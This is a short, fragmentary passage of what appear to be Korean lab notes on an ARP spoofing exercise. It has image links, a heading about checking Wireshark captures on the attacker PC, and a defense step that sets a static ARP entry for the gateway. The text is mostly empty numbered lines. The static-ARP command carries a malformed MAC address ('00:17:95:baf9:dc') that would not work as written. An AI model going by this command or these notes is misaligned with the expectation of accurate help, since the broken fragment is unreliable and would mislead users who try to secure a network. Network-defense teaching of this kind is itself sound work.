



* 공격자 PC에서의 Wireshark 확인

1. RST









1. 방어 대책
2. 타겟 PC의 ARP Cache Table에서 gateway에 해당하는 MAC 주소를 정적으로 바꿔줌.

# arp -s 192.168.10.254 00:17:95:baf9:dc